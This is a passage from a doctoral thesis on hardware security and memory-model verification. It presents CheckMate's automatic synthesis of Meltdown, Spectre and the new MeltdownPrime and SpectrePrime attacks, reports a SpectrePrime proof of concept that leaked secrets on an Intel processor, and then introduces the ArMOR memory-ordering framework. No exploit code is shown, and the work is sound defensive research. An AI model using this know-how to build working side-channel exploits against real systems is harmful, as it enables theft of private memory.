Table 4.1: Sample runtimes (averaged over 10 runs) for generating various exploits. For both exploit patterns, we ran CheckMate with increasing bounds and recorded the time to synthesize the first exploit and all exploits within the bound. For runtimes related to the Flush+Reload exploit pattern, we omit RWReq/RWResp modeling as it does not produce distinct results. The number of unique litmus tests reflects the post-processing removal of duplicate and isomorphic results described in Section 4.4.3. We do not include the post-processing mentioned in Section 4.5.1. Lastly, for Flush+Reload attacks, the filtered results only include those with a read preceding the flush as the access that *could have* brought the target virtual address into the cache initially.

4.6 Results

4.6.1 Automatic Synthesis of Meltdown and Spectre


Figs. 4.6a and 4.6b depict μhb graphs synthesized by CheckMate which correspond to security litmus test programs representative of the publicly disclosed Meltdown and Spectre attacks, respectively. The pattern from Figure 4.1d that seeded synthesis is highlighted in red nodes and edges and rectangles shaded with horizontal red lines and diagonal gray lines in each graph. The security litmus test itself is listed at the top of each graph with per-core micro-op sequencing from left to right. As the figures show, the security litmus test is the most abstracted form of each attack (see Section 4.2.2). We also note that CheckMate outputs detailed meta-data such as (i) the index that each virtual (or physical, if physically mapped) address maps to in each cache, (ii) the physical address that each virtual address maps to, (iii) the physical core that a micro-op executes on, (iv) process access permissions for each address,



(a) Meltdown

(b) Spectre

Figure 4.6: Synthesized μhb graphs showing selected security litmus test executions for conducting Meltdown and Spectre. Both (a) and (b) exploit the pattern in Figure 4.1d. The Store Buffer and Main Memory stages have been removed for clarity as these particular μhb graphs do not contain write micro-ops. B PNT, T represents a branch that is mispredicted as “not taken.” CF represents a CLFLUSH.



(a) MeltdownPrime

(b) SpectrePrime

Figure 4.7: Synthesized μhb graphs showing selected security litmus test executions for conducting MeltdownPrime and SpectrePrime attacks. Both (a) and (b) exploit the pattern in Figure 4.5b. As in Figure 4.6, the Store Buffer and Main Memory stages have been removed for clarity, and B PNT, T and CF have the same meaning. Further, Table 4.1 shows that (a) and (b) were synthesized with instruction bounds of 4 and 5, respectively. Section 4.6.3 explains why we include an extra initial instruction for each here.

and (v) cacheability attributes of virtual addresses. For clarity, Figures 4.6 and 4.7 includes a simplified subset.

Figure 4.6a demonstrates how the lack of synchronization between the permission check of a memory access and the fetching of said memory location into the cache can result in the FLUSH+RELOAD pattern of Figure 4.1d; μhb graphs are instructive and can suggest edges whose addition mitigate an exploit by rendering the graph cyclic. Figure 4.6b demonstrates a similar scenario, but the lack of synchronization is between the evaluation of the branch outcome in the Execute stage of the branch and any subsequent fetching of cache lines. We note that in our synthesized exploits, an Attacker (A) process represents the Attacker executing instructions *or* a Victim (V) executing Attacker-influenced instructions (e.g., as the result of an Attacker calling a Victim function) due to a branch or jump misprediction.

Table 4.1 shows that CheckMate synthesized the first exploit variant of both Meltdown and Spectre (and the other output attacks) on the order of minutes. After generating the first variant, CheckMate continually identifies others within the user-provided verification bounds; CheckMate synthesized Meltdown at an instruction bound of 5 and Spectre at an instruction bound of 6. In addition to the instruction bounds listed in the table, we also bound the number of virtual and physical addresses to reduce the number of symmetric results produced.

Other significant Meltdown and Spectre variants synthesized by CheckMate include those which have a write instead of a read for the speculative attacker access which brings the flushed address back into the cache. This is due to modeling a write-allocate cache. We have modeled the allocate portion of a write instruction in two ways: using a read micro-op and using a write-allocate micro-op. The results in Table 4.1 use the former implementation. CheckMate also generated variants representative of EVICT+RELOAD attacks—rather than a flush instruction, they use a colliding memory operation to evict a line of interest from the cache to initiate the attack. Our additional synthesized security litmus tests are provided online [TLM18b].

For each output attack listed in Table 4.1, CheckMate generated tens to hundreds of security litmus tests. CheckMate synthesized all satisfying μhb graphs within the search space and terminated after a reasonable duration (unlike unoptimized CheckMate in Figure 4.4), which is noted in the table. As a point of clarification, CheckMate (by the definition of our relational model finding approach) generates all satisfying μhb graphs that exist withing the confines of the search space it is provided with (via μspec model and exploit pattern specifications). However, this "all" is subject to the correctness and completeness of CheckMate's inputs.

Of the large number of μhb graphs generated by CheckMate, a sometimes significant portion, depending on the verification case, correspond to duplicate or isomorphic results. Duplicates can result from multiple encodings of the SAT problem by Kodkod which happen to produce the "same" result modulo an internal labeling of solver variables. Isomorphic results might feature the attack targeting a different address. We post-process CheckMate output to analyze only unique exploit variants. The number of unique variants we identified is presented in Table 4.1 for each output attack.

4.6.2 Automatic Synthesis of New Exploits: MeltdownPrime and SpectrePrime

Figs. 4.7a and 4.7b depict μhb graphs corresponding to the programs CheckMate synthesized representative of our new MeltdownPrime and SpectrePrime attacks, respectively. These new exploits rely on invalidation-based coherence protocols in combination with Prime+Probe attacks. In particular, by exploiting speculative cache invalidations, MeltdownPrime and SpectrePrime can leak victim memory at the same granularity as Meltdown and Spectre while using a Prime+Probe timing side-channel. The pattern from Figure 4.5b that seeded synthesis is highlighted in red nodes and edges and a rectangle shaded with diagonal gray lines in each of the generated examples. The security litmus test is again listed at the top of each graph.

In the input microarchitecture used to synthesize these attacks, we model the sending and receiving of coherence request and response messages that enable a core to gain write and/or read permissions for a memory location. Due to this level of modeling detail we are able to capture perhaps surprising coherence protocol behavior. Specifically, the coherence protocol may invalidate cache lines in sharer cores as a result of a speculative write access request even if the write is eventually squashed. These CheckMate-generated attacks are split across two cores to make use of coherence protocol invalidations.

Some other notable CheckMate-synthesized variants of our Prime attacks featured a CLFLUSH instruction instead of the write access for the mechanism by which an eviction is caused on another core. This is under the assumption of cache inclusivity, that such a flush instruction exists, and that virtual addresses can be speculatively flushed. We have not observed this speculative flushing variant on real hardware. Given that, the microarchitecture used to gather the performance results in Table 4.1 does not implement speculative flushes.

4.6.3 From SpectrePrime Security Litmus Test to Real Exploit

To demonstrate our coherence protocol invalidation-based attack on real hardware, we expanded the SpectrePrime security litmus test of Figure 4.7b to a full attack program. It is possible to automate the process of expanding security litmus test to full exploit programs. However, our intention is for CheckMate to serve as a hardware designer's assistant for evaluating the resilience of their designs to attacks, rather than an attack generator.

The synthesized SpectrePrime litmus test exemplifies the attack on a single address. We extended the litmus test according to the L1 cache specifications of the Intel Core i7-6660U Processor [Int] on which we ran our experiments; our experimental setup consisted of a Macbook with a 2.4 GHz Intel Core i7 Processor running macOS Sierra, Version 10.12.6. We then used the original Spectre proof-of-concept C code [KGG$^+$18] as a template to create an analogous SpectrePrime attack [TLM18c]. In our experiments, we observed 99.95% accuracy in leaking private information when running SpectrePrime on our hardware setup, where this accuracy percentage refers to the percentage of correctly leaked characters in the secret message averaged over the course of 100 runs.

As we have noted, CheckMate synthesizes multiple potential exploit variants. For example, in the originally synthesized SpectrePrime variant (with an instruction bound of 5), the first read instruction on Core 0 in Figure 4.7b was eliminated entirely. This alternate attack mostly still worked, but with much lower accuracy. Thus, single-writer permission is more quickly returned to a core when it already holds the location (VA1 in Figure 4.7b) in the shared state.

4.6.4 Mitigations

After testing SpectrePrime, we evaluated the exploit with a barrier between the condition for the branch that is speculated incorrectly and the body of the conditional. We found that both Intel's `mfence` and `lfence` instructions were sufficient to prevent the attack. Since Intel's `mfence` is not a serializing instruction intended to prevent speculation, it is possible that the fence simply skewed other subtle event timings on which our attack relies. It is also possible that the `mfence` was implemented in a way that enforces more orderings than required on our tested hardware. We did not investigate further.

Given our observations, and as confirmed by relevant companies, current software techniques that mitigate Meltdown and Spectre will also mitigate MeltdownPrime and SpectrePrime. On the other hand, *microarchitectural mitigation* of our Prime variants will require new considerations. Meltdown and Spectre arise by polluting the cache during speculation; MeltdownPrime and SpectrePrime are caused by speculative write requests triggering cache invalidation requests in a system that uses an invalidation-based coherence protocol. We expect that speculation-based security attacks will be a major area of study in the coming years. Only with the rigor and automation of a tool like CheckMate will we be able to gain confidence in our ability to one day declare a speculative microarchitecture provably secure.

4.7 Related Work

Axiomatic Memory Model Analysis Techniques. Prior axiomatic memory consistency model analyses at the software, ISA, and implementation levels rely on graph-based happens-before modeling and cycle checks [AMT14, M$^+$17, WBSC17, LWPG17, BT17]. Some of these tools leverage RMF for directly comparing ISA memory models, synthesizing litmus test suites, and synthesizing memory models. Other work has looked at improving RMF techniques by modifying Kodkod (Alloy's backend) to handle higher-order relational models [Jac15]. We tested CheckMate with this Alloy variant, but did not reap performance benefits. Furthermore, the security litmus tests we advocate for here are related to analysis techniques common in the memory model world [AMT14, HVML04, M$^+$17, MHAM10, LPM14, MLPM15, LSMB16, TML$^+$17].

Cache Side-Channel Attacks. Many researchers have studied and implemented cache-based, timing-driven side-channel attacks. Early exploits targeted L1 data caches [Per05, NS07, OST06, TOS10, BH09] and L1 instruction caches [Aci07, AS08, ABG10, ZJRR12], with more recent exploits focusing attack efforts on last-level caches [RTSS09, LYG+15, GBK11, YF14, LGS+16, GSM15, ZJRR14, YB14, OKSK15] and even TLBs and page tables [GMF+16]. Related to how our Prime attacks use Prime+Probe to "re-implement" the Flush+Reload-based Meltdown and Spectre attacks, prior work has used Prime+Probe to improve the resolution of LLC Flush+Reload attacks [KAGPJ16]. Recent work also demonstrated cache-based, storage-driven attacks [GNBD16] and attacks on microarchitectural structures other than caches and TLBs, such as branch predictors [EPAG16, ERAG+18]. CheckMate is capable of modeling and analyzing the effects of such hardware features on security. While our new attacks are the first proposed speculation-based attacks which leverage two cores and cache coherence protocol invalidations as part of the covert channel, various aspects of coherence protocols have been exploited for conducting different attacks [LGS+16, Hor17, Fog16, YDV18].

Automated Security Analysis. Some prior work aims to automate cache attacks, called *cache template attacks* [GSM15,BH09], but requires profiling application's executions. We aim to conduct early-stage verification. The primary contribution of CheckMate is a new approach and tool for evaluating the security of microarchitectures early in the design process. Other work advocates for using model checking to search for security vulnerabilities (particularly time-of-check to time-of-use) in protocols [KYP+14]. Similar in vein to CheckMate, CacheD [WWL+17] seeks to analyze programs to identify memory accesses that are vulnerable to timing side-channels. Instead, we identify vulnerable microarchitectural components. Finally, recent work calculates probabilities of various cache-based attacks on different system configurations [HLL17]. In the future, CheckMate could aid in this type of analysis by focusing on the number of ways (false positives exploit programs included) in which an exploit scenario could occur.

4.8 Chapter Summary

We summarize our contributions as follows:

- **CheckMate:** We develop CheckMate[3], an approach and automated tool for determining whether a microarchitecture is susceptible to a given class of security vulnerabilities.

- **μhb graphs for hardware security analysis:** We make the important and non-obvious observation that the event ordering issues present in hardware memory model analysis are similar to those relevant for hardware security analysis. This enables us to re-purpose and augment μhb graphs (originally proposed for verification of consistency model implementations) for modeling hardware-specific security exploit scenarios.

- **Security litmus tests:** We propose security litmus tests as a means of representing exploit programs in a form that is abstracted for efficiency, but useful for security analysis. Their compact nature enables efficient and interactive analysis with formal techniques, yet they are easily transformed into full executable programs when necessary.

- **Efficient hardware-aware exploit program synthesis:** Given only microarchitecture and exploit pattern specifications, CheckMate efficiently and automatically synthesizes relevant μhb graphs and then in turn actual exploit programs. To showcase the applicability of CheckMate to real-world hardware security vulnerability detection, we conduct a case study by first supplying CheckMate with a speculative out-of-order (OoO) processor and a FLUSH+RELOAD cache side-channel attack exploit pattern. From these inputs, CheckMate synthesizes programs representative of Meltdown and Spectre attacks. Next, holding the

[3] CheckMate is open source and publicly available [TLM18b].

microarchitecture constant, we replace the Flush+Reload exploit pattern in our case study with a Prime+Probe exploit pattern. Here, *CheckMate generated new attacks*—MeltdownPrime and SpectrePrime and their related variants—which leverage invalidation messages sent to sharer cores on a write request (even if the write is speculative) in many cache coherence protocols. As a proof of concept, we implemented SpectrePrime as a C program and ran it on an Intel Core i7 processor; it achieved 99.95% accuracy in leaking private information over 100 runs. This result validates the CheckMate approach to automated synthesis of real-world exploits.

Hardware designs are complex and support their architectural specifications through a range of hardware-specific orderings and optimizations. Without formal and automated techniques, this hardware complexity in combination with process- and system-level implementation detail significantly complicates the task of achieving full-system security. To this end, this chapter presented CheckMate, a formal methodology and automated tool for efficiently and automatically synthesizing hardware- and system-aware exploit programs.

CheckMate is rooted in the important observation that memory consistency model analysis and security analysis share core requirements and thus can be tackled similarly. This observation allowed us to design CheckMate using techniques adapted from those used by TriCheck and prior work that conducts verification of memory consistency model implementations. The success of this work in adapting memory model verification techniques for conducting hardware security verification paves the way for fresh approaches to security throughout the hardware-software stack that mirror decades of work in the memory model community.

In addition to enabling early-stage hardware vulnerability detection, CheckMate can be used to evaluate both hardware and software mitigation strategies for identified exploits. As an example, the computer architecture community is working to develop optimal mitigation techniques for Spectre-like attacks: prohibiting speculation when it is potentially harmful while permitting forms of speculation that are indeed safe. Whether such mitigations are implemented in hardware, software, or some combination thereof, CheckMate can be used to determine if the target vulnerabilities are indeed mitigated.

Drawing from composable axiomatic specifications of microarchitecture and systems features, CheckMate integrates analysis across different modules to be more comprehensive than manual or prior approaches. Hardware designers, systems designers, and security experts can collectively use CheckMate to verify the security of computing systems. Overall, our work showcases the power and applicability of CheckMate for analyzing and protecting against a wide range of security vulnerabilities. In the future, we envision the CheckMate approach serving as the primary early-stage mechanism by which industrial-scale processor designs are verified secure against the wide range of confidentiality and integrity attacks rooted in event ordering issues.

Chapter 5

Looking Ahead Towards Fully Heterogeneous Analysis[1]

The previous two chapters demonstrated the value of hardware systems analysis techniques that span the hardware-software stack. More specifically, they showed that cooperation of the whole system stack is required to ensure that correctness and security properties of HLL programs are preserved when those programs ultimately run on hardware.

While the approaches presented in this thesis so far, TriCheck and CheckMate, are open to heterogeneity the chapters did not stress it as a design feature and focused primarily on correctness and security verification scenarios featuring homogeneous parallelism. A cross-cutting theme of this dissertation, while not as deeply pursued as the full-stack verification theme of the previous two chapters, focuses on the implications of heterogeneity in modern computer systems, particularly in the context of memory consistency model correctness. Given the similarities between memory model analysis and security analysis that have been highlighted in this manuscript,

[1] Some of the work in this chapter was performed in collaboration with fellow graduate student Daniel Lustig and other contributors [LTPM15]. Additionally, concepts presented in Sections 5.3 and 5.4 were included as contributions in Lustig's thesis [Lus15]. They are included in this dissertation for background.

the techniques presented in this chapter for dealing with memory model correctness in the face of heterogeneity are extensible to reasoning about security in similar heterogeneous execution environments.

This chapter gives an overview of some collaborative work that aims to address memory consistency model challenges imposed by architecture-level heterogeneity. In particular, this chapter is primarily devoted to presenting the ArMOR framework for precisely describing and algorithmically comparing heterogeneous memory consistency models with the goal of *correctly* translating code compiled assuming one memory model to code that assumes another. The chapter concludes by highlighting applicability our work for ensuring memory model correctness in the presence of heterogeneity to ensuring security in a similar setting in the future.

5.1 Introduction

With Moore's Law grinding to a halt, hardware architecture designs trends have seen a dramatic shift from homogeneous multicores (instigated by the end of Dennard scaling) towards ever increasing microarchitectural and architectural specialization and heterogeneity [CRDI07, Gre11, PCC^{+}14, Shi19, top14]. In particular, systems-on-chip (SoCs) integrate dozens of specialized hardware components [Ana15] in an effort to optimize for the power and performance requirements of today's important applications. Using Apple's A series as a specific example, the A12 mobile SoC design (released in 2018) features over 40 accelerators [HR19]. Along with this hardware heterogeneity comes diversity among instruction sets (i.e. ISAs). As ISAs consist of both an instruction interface and an ordering interface for memory operations, ISA heterogeneity is not limited to opcode heterogeneity but rather brings along with it memory consistency model heterogeneity. As discussed in Section 2.1, memory consistency model heterogeneity, presents a number of challenges: how to compile from a given software memory model onto a given hardware memory model, how to design memory model aware ISAs and intermediate representations (IRs), *how to translate code from one ISA to another*, *how to ensure interoperability of heterogeneous components*, and so on. The italicized challenges are the focus of this chapter.

In order to facilitate precisely specifying, reasoning about, and translating between memory consistency models, my co-authors and I proposed the ARchitecture-independent Memory Ordering Requirements (ArMOR) framework. ArMOR defines memory ordering requirements (MORs) (fences, dependencies, or any other ordering enforcement mechanisms) in a self-contained, complete, and precise format known as a memory ordering specification table (MOST). MOSTs resemble standard reordering tables which indicate, e.g., whether load→load, load→store, store→load, and/or store→store orderings need to be maintained. The key contribution of MOSTs is that they also directly encode subtle details such as store atomicity, fence cumulativity, and so on (Section 2.1.2). This added precision makes MOST-based analysis less prone to the types of under- or overconstraints that can result from relying on less systematic techniques.

As a case study which demonstrates the precision and flexibility of ArMOR, we use MOSTs to automatically derive self-contained translation modules called *shims* which dynamically adapt code compiled for one memory model to execute on hardware implementing another, *without offline recompilation or code analysis*. Depending on the situation, shims may dynamically inject fences (or other enforcement mechanisms) to restore missing orderings, or they may remove redundant fences to optimize performance. Through their implementation in hardware or software, shims enable JIT compilers [Khr, NVI13], dynamic binary translators [DVT12, VT14], or dynamic code optimizers [NVI] to support mappings across differing memory models. They also allow compute elements to be built independently of the reordering properties of the underlying infrastructure (e.g., the network-on-chip). They can even be used to

	st rlx	**st rel**	**st sc**
x86	`mov`	`mov`	`xchg`
Power	`st`	`lwsync; st`	`sync; st`
ARMv7	`st`	`dmb; st`	`dmb; st`
ARMv8	`str`	`stl`	`stl`
Itanium	`st.rel`	`st.rel`	`st.rel; mf`

Figure 5.1: Mapping C11 atomic stores with varying ordering requirements (`rlx`, `rel`, and `sc`) onto ISA instructions understood by hardware. Identical software constructs map onto different architectures in very different ways [Sew16], even when semantic differences are accounted for.

repair bugs that can arise when a processor implementation does not properly enforce all of the requirements of the specified memory model [ABD+15], provided that MORs capable of restoring these ordering requirements are in fact implemented.

When memory models are sufficiently compatible, we demonstrate that the overhead of implementing optimized ArMOR translation in hardware can be as low as 10-77%. Overall, our experiences with ArMOR and translation can inspire the designs of future ISAs to be truly portable across hardware memory models, and they can inspire future architectures in how to define and implement a set of memory ordering primitives that serve as a suitable back-end.

5.2 Motivating Example

Although many programmers write parallel code under the assumption of SC, as discussed in Section 2.1.2, few software or hardware models today directly implement SC due to its performance cost. As a result, application programmers or library writers must explicitly specify additional consistency-related synchronization points, whether at coarse grain (e.g., function call or GPGPU kernel boundaries), medium grain (e.g., mutex operations), or fine grain (e.g., C11 atomics or inline assembly). One key challenge in each case is determining how to implement a given software

	Loads	**Stores**
Loads	✓	✓
Stores	—	✓
Stores are rMCA		

TSO PPO

	Loads	**Stores**
Loads	✓	✓
Stores	—	✓
A- and B-cumulative		

Power `lwsync`

(a) Traditional reordering tables for TSO's preserved program order (PPO) and Power's cumulative lightweight fence, `lwsync`. The two appear deceivingly similar.

Core 0	**Core 1**	**Core 2**	**Core 3**
mov [x], 1	mov [y], 1	mov rax, [x] mov rbx, [y]	mov rcx, [y] mov rdx, [x]
Outcome rax=1, rbx=0, rcx=1, rdx=0 **forbid.**			

`iriw` litmus test on x86

Core 0	**Core 1**	**Core 2**	**Core 3**
stw [x], 1	stw [y], 1	lwz r1, [x] lwsync lwz r2, [y]	lwz r3, [y] lwsync lwz r4, [x]
Outcome r1=1, r2=0, r3=1, r4=0 **permit.**			

`iriw+lwsyncs` litmus test on Power

(b) The `iriw` litmus test mapped onto x86-TSO (above) and mapped onto Power with `lwsync` fences (below). x86-TSO leverages PPO to enforce ordering between loads to different addresses whereas Power uses explicit fences. Note that the specified outcome is permitted (i.e. **permit.**) on Power but forbidden (i.e., **forbid.** x86-TSO, indicating that the orderings enforced by TSO PPO and by `lwsync` must differ somehow.

	PO Ld	**PO St**
PO Ld	✓	✓
PO St	—	$\checkmark_M$
AC St	$\checkmark_M$	$\checkmark_M$

Partial TSO PPO MOST

	PO Ld	**PO St**
PO Ld	✓	✓
PO St	—	$\checkmark_N$
AC St	—	$\checkmark_N$

Partial `lwsync` MOST

(c) MOSTs for TSO PPO and Power `lwsync` add enough precision to ordering tables that the differences become clear. The above MOSTs are only subsets of the full MOSTs described later in this paper.

Figure 5.2: When specification formats differ, it can be unclear whether ordering requirements of different architectures are equivalent. In this example, the tables match, leading even experts prone to the pitfall of assuming TSO PPO and Power `lwsync` are equal [SHW11]. However, multiple-copy atomicity and cumulativity differ in subtle but important ways (as seen with `iriw`).

synchronization primitive in terms of the set of available hardware primitives in the given target architecture.

Figure 5.1 shows how three flavors of C11 atomic stores with varying ordering requirements (Section 2.1.3) map onto different architectures in very different ways, even if semantic differences are accounted for. The corresponding table for loads is even more diverse, enforcing orderings through the use of features such as explicit false dependencies as in Section 2.1.3; Figure 2.2 shows an example for Power loads. Such mapping decisions are sometimes shielded from application programmers writing in HLLs, but they represent very real complexity for library and compiler writers. Unfortunately, the current most reliable method for determining such mappings requires the construction of complicated formal models and dense mathematical correctness proofs which may take years to complete [BMO^{+}12]. In the meantime, programmers are forced to rely on bug-prone intuitive analysis to select primitives. Techniques like TriCheck can aid in identifying translation flaws (e.g., in translating HLL memory model primitives into ISA instructions); however, architects could greatly benefit from a more precise memory model specification format that is amenable to algorithmic and automated comparisons.


Figure 5.2 highlights some of what makes memory models complicated. Figure 5.2a depicts a commonly-used manner of describing the TSO consistency model used by SPARC and x86. This table specifies whether an access of one type (the row heading) may ("—") or may not ("✓") be reordered with a subsequent access of another type (the column heading). Under TSO, the top half of Figure 5.2a illustrates that by default stores may be reordered with later loads, but all other orderings must be respected by default. As discussed in Section 2.1.2 of Chapter 2, these "default" orderings are typically referred to as *preserved program order (`ppo`)*. The bottom half of Figure 5.2a shows how `lwsync`, a fence on the Power architecture, can be defined in a similar way as ppo for how it enforces orderings between operations before and after the fence.

The rest of Figure 5.2 describes how ordering specifications which appear similar on the surface may nevertheless differ in very subtle ways that make intuitive reasoning difficult. For example, consider the problem of mapping code from TSO onto the Power architecture [ŠVZN+13]. Memory accesses on Power are reordered liberally by default (i.e., very few checkmarks would exist in a ppo ordering table for Power); orderings for different-address memory accesses on Power are only enforced through inter-instruction dependencies or explicit fences. Given the commonly-used tables in Figure 5.2a, it may appear that insertion of lwsync between every pair of accesses should be sufficient to restore all of the orderings required by TSO. However, this appearance is deceiving, as the two are in fact *not* equivalent.

The difference in strength between the default orderings of TSO and the orderings enforced by lwsync can be demonstrated explicitly by a litmus test called iriw (independent reads of independent writes), shown in Figure 5.2b. In particular, although TSO enforces orderings between the Core 0 store to [x] and the Core 2 load of [y] and between the Core 1 store to [y] and the Core 3 load of [x], lwsync does not.

ArMOR avoids the pitfall of the above example by improving the precision of the reordering tables themselves. We call these enhanced ordering tables *memory ordering specification tables (MOSTs)*. A partial example of MOSTs is given in Figure 5.2c. Each cell in a MOST lists not just an ordering, but also the *strength* of the ordering (i.e., whether it is MCA ($\checkmark_S$), rMCA ($\checkmark_M$), or nMCA ($\checkmark_N$) in the case of store→store orderings[2] (Section 5.3.1); local ($\checkmark_L$) or global (✓) in the case of

[2] The S, M, and N, stand for single-copy atomic, multiple-copy atomic, and non-multiple-copy atomic, respectively. These are alternate terms that have been used in the literature for multiple-copy atomic (MCA), read-own-write-early multiple-copy atomic (rMCA), and non-multiple-copy atomic (nMCA) stores, respectively. In general, this thesis uses the earliest store atomicity terminology, abbreviated to MCA, rMCA, and nMCA. Chapter 5 uses the S, M, and N abbreviations in line with the chapter's corresponding publication [LTPM15].



```
ld r1 ← [y]
ld r2 ← [x]
```

```
ld r1 ← [y]
sync
ld r2 ← [x]
```

(a) Scenario (b) Time t (c) Time $t + 2$

Figure 5.3: ArMOR shims translate code compiled for one ISA memory model onto hardware enforcing another, inserting sufficiently strong fences or other ordering primitives where necessary to preserve correctness.

store→load orderings (Section 5.3.2); or simply ordered in the case of the other two possibilities (✓)). New rows and columns are introduced to directly address ordering enforced with respect to remote cores (as required by iriw above). The details of these new features are elaborated in Section 5.3. The highlight, however, is that by comparing cell-to-cell, the MOSTs clearly show that TSO ppo enforces more orderings than lwsync.

The ArMOR approach has numerous potential uses. As one example, we could use ArMOR directly in compiler backends in an effort to solve compilation problems such as the above. This analysis would target one segment of the hardware-software stack addressed by TriCheck in Chapter 3. Instead, this chapter focuses on the related problem of translating directly from one ISA memory model to another through the use of a *shim*[3], as depicted in Figure 5.3. This case study fits within the heterogeneous hardware-centric scope of the current chapter, and it fills a gap highlighted by cross-ISA migration studies contemporary to development of ArMOR [DVT12, VT14].

[3] A shim is a washer or thin strip of material used to align parts, make them fit, or reduce wear. We call these hardware translation modules shims as they make code compiled for one memory model "fit" on hardware that implements another memory model.

In Figure 5.3, the shim determined that a `sync` fence needed to be inserted between the two load operations to enforce the correct ordering. Notably, although Figure 5.2 shows that an `lwsync` fence is sufficient when compiling directly from the source code, in the case of the shim, *the source code is no longer available.* Only the TSO-ordered microops remain, and as we have already shown, `lwsync` is *not* sufficient to restore the orderings required by TSO. The shim therefore correctly inserts the stronger `sync` fence. Section 5.5 discusses how to derive the design of a shim from the MOST specifications of the input and output memory models, and Sections 5.6 and 5.7 present our performance evaluation.

5.3 Memory Ordering Specification Tables

Memory ordering specification tables (MOSTs) describe the reordering behavior of memory consistency models at a precise and detailed level sufficient to support algorithmic analysis and automated comparisons and translation. Just as with traditional reordering tables, each cell in a MOST specifies whether instructions of the type in the row heading must maintain their ordering with subsequent instructions of the type in the column heading. Traditional reordering tables are most often used to define `ppo`, the set of orderings which are enforced by default. In contrast, we use MOSTs to define not just `ppo`, but also fences or any other type of ordering enforcement mechanism.

As two running examples, we will derive the MOSTs for TSO `ppo` and for Power `lwsync` step by step. Both were partially discussed earlier in Figure 5.2. The complete MOSTs will be given at the end of this section once all of the necessary notation and details have been presented.

Core 0	**Core 1**	**Core 2**
st [x], 1	ld r1, [x] fence st [y], r1	ld r2, [y] fence ld r3, [x]
Outcome r1=1, r2=1, r3=0: **Forbidden** if stores are MCA or rMCA **Permitted** if stores are nMCA		

Figure 5.4: The `wrc` litmus test with non-cumulative fences.

5.3.1 Store Atomicity

